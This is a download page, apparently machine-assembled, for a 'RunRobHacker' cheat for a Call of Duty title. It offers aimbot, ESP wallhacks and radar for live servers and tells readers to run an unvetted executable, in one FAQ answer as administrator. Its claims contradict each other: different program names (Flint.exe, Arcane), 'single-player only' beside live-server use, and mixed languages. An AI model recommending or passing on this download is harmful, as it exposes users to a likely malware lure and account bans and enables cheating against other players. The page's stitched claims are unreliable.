Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.
Sık sorulan sorular
Trainer, Call of Duty®: Modern Warfare® 4 oyununun güncel sürümünde çalışır mı?
Evet. Trainer, Call of Duty®: Modern Warfare® 4 oyununun güncel yamasında çalışır. Derleme, canlı Steam sürümünü takip eder.
Nasıl kurar ve çalıştırırım?
Bu sayfadaki arşivi indirin, açın, Flint.exe dosyasını yönetici olarak çalıştırın, Call of Duty®: Modern Warfare® 4 kartını açın ve listedeki kısayollarla işlevleri açıp kapatın.
Trainer ücretsiz mi?
Evet. Ücretsiz indirin, hesap gerekmez. Tek oyunculu içindir; çevrimiçi modlarda kullanmak oyunun kurallarını bozabilir.
Nasıl kurulur
Download RunRobHacker.zip → RunRobHacker.exe → Call of Duty®: Modern Warfare® 4.
Etiketler
Yorumlar
Henüz kimse yazmadı. İlk siz olun — soru sorun veya neyin çalıştığını paylaşın.
Yorum bırakmak için giriş yapın-
18 ноя 2026 Trainer v1.0
Çalışıyor mu?
Trainer güncellemeleri
Steam yamalarını izleriz: oyun güncellenince trainerı kontrol eder ve yeni bir derleme göndeririz.
Arcane for Call of Duty®: Modern Warfare® 4 is listed with the real menu tree — every toggle from the source card, rewritten for search on RunRobHacker.
Functions
Other
- Enable
- Mode — Always / hold
- Target
- Prediction
- Humanization
- Target Switch Delay
- Visibility Check
- Max Distance
- View Line
- Line To Enemy
- Shield Bar
- Nicknames
- Weapon Names
- Team Name
- Distance
- Team Colors
- Draw Knocked
- Draw Bots
- Transparency
- World Max Distance
- Weapons
- Containers
- Hide Opened Containers
- Equipment
- Icons
- Quest Points
- Variant Names
- Vehicle Icons
- Entities
- Distance Rings
- Compass Ticks
- Darker Background
- Marker Styles
- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.